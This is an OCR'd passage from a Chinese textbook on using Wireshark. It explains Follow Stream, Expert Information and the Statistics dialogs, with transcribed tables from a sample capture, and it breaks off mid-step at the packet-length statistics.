将TCP、UDP、SSL等数据流进行重组，以一个完整的形式呈现出来。

打开追踪流有两种方式：


第1种方式：在数据流显示列表中，选择需要追踪的数据流，右击，在弹出的快捷菜单中选择“追踪流”菜单命令，如下图所示。



第2种方式：选择“分析”菜单，在弹出的菜单列表中选择“追踪流”菜单命令，如下图所示。



以上两种方式都可以打开“追踪流”界面，如下图所示。从这里可以清晰地看到这个协议通信的完整过程，其中发送请求会以红色显示，服务器返回结果会显示为蓝色。






2. 专家信息


专家信息可以对数据包中特定状态进行警告说明，其中包括错误信息（errors）、警告信息（warnings）、注意信息（notes）以及对话信息（chats）。查看专家信息的操作步骤如下：

Step 01 选择“分析”菜单项，在弹出的菜单列表中选择“专家信息”菜单命令，如下图所示。



Step 02 打开“专家信息”对话框，如下图所示。其中错误信息会以红色进行标注，警告信息以黄色进行标注，注意信息以浅蓝


色进行标注，正常通信以深蓝色进行标注，每一种类型会单独列出一行进行显示，通过专家信息可以更直观地查看数据通信中存在哪些问题。




7.3.2 统计数据包

通过对数据包的统计分析，可以查看更为详细的数据信息，进而分析网络中是否存在安全问题。查看数据包统计信息的操作步骤如下：

Step 01 选择“统计”菜单项，在弹出的菜单列表中选择“捕获文件属性”菜单命令，打开“捕获文件属性”对话框，在其中可以查看文件、事件、捕获、接口等信息，如下图所示。



Step 02 选择“统计”菜单项，在弹出的菜单列表中选择“协议分级”菜单命令，打开“协议分级统计”对话框，如下图所示。从这里可以统计出每一种协议在整个数据包中的占有率。




Wireshark · 协议分级统计 · tcp.pcapng

协议	按分组百分比	分组	按字节百分比	字节	比特/秒	End Packets	End Bytes	End Bits/s
Frame	100.0	3315	100.0	958542	56 k	0	0	0
Ethernet	100.0	3315	4.8	46410	2,723	0	0	0
Internet Protocol Version 6	0.1	2	0.0	80	4	0	0	0
Internet Control Message Protocol v6	0.1	2	0.0	56	3	2	56	3
Internet Protocol Version 4	99.8	3310	6.9	66200	3,885	0	0	0
User Datagram Protocol	11.0	364	0.3	2912	170	0	0	0
Network Time Protocol	0.2	7	0.0	336	19	7	336	19
Domain Name System	10.8	357	2.7	25531	1,498	357	25531	1,498
Transmission Control Protocol	88.8	2943	85.2	816601	47 k	2455	604463	35 k
Secure Sockets Layer	10.5	349	19.2	183994	10 k	338	155749	9,141
Malformed Packet	1.2	39	0.0	0	0	39	0	0
Hypertext Transfer Protocol	3.3	109	20.2	193408	11 k	83	62196	3,650
Online Certificate Status Protocol	0.2	6	0.1	1266	74	6	1266	74
Media Type	0.2	7	4.5	42683	2,505	7	45574	2,674
Line-based text data	0.4	13	15.3	146915	8,622	13	80841	4,744
Data	0.1	2	0.3	2692	157	2	2692	157
Internet Control Message Protocol	0.1	3	0.0	316	18	3	316	18
Address Resolution Protocol	0.1	3	0.0	84	4	3	84	4

无显示过滤器。

Help　复制　Close

Step 03 选择“统计”菜单项，在弹出的菜单列表中选择“对话”菜单命令，打开下图所示的对话框，其中包括以太网、IPv4、IPv6、TCP、UDP等不同协议会话信息展示。



Wireshark · Conversations · tcp.pcapng


Ethernet · 3　IPv4 · 30　IPv6 · 1　TCP · 121　UDP · 127

Address A	Address B	Packets	Bytes	Packets A→B	Bytes A→B	Packets B→A	Bytes B→A	Rel Start	Duration	Bits/s A→B
33:33:00:00:00:16	e8:4e:06:28:ae:46	2	180	0	0	2	180	57.976722	0.9841	
e8:4e:06:28:ae:46	f4:83:cd:33:60:73	3,310	958 k	1,805	177 k	1,505	780 k	0.000000	136.3053	
f4:83:cd:33:60:73	ff:ff:ff:ff:ff:ff	3	126	3	126	0	0	7.284020	80.0039	

解析名称　显示过滤器的限制　绝对开始时间　Conversation 类型

Help　复制　Follow Stream...　Graph...　Close

Step 04 选择“统计”菜单项，在弹出的菜单列表中选择“端点”菜单命令，打开下图所示的“端点”对话框，其中包含以太网和各种协议选项。



Wireshark · Endpoints · tcp.pcapng


Ethernet · 4　IPv4 · 31　IPv6 · 2　TCP · 145　UDP · 133

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
33:33:00:00:00:16	2	180	0	0	2	180
e8:4e:06:28:ae:46	3,312	958 k	1,807	178 k	1,505	780 k
f4:83:cd:33:60:73	3,313	958 k	1,508	780 k	1,805	177 k
ff:ff:ff:ff:ff:ff	3	126	0	0	3	126

解析名称　显示过滤器的限制　Endpoint 类型

Help　复制　Close

Step 05 选择“统计”菜单项，在弹出的菜单列表中选择“分组长度”菜单命令，打开下图所示的“分组长度”对话框。这里可以对不同大小数据包进行统计。



Wireshark · Packet Lengths · tcp.pcapng

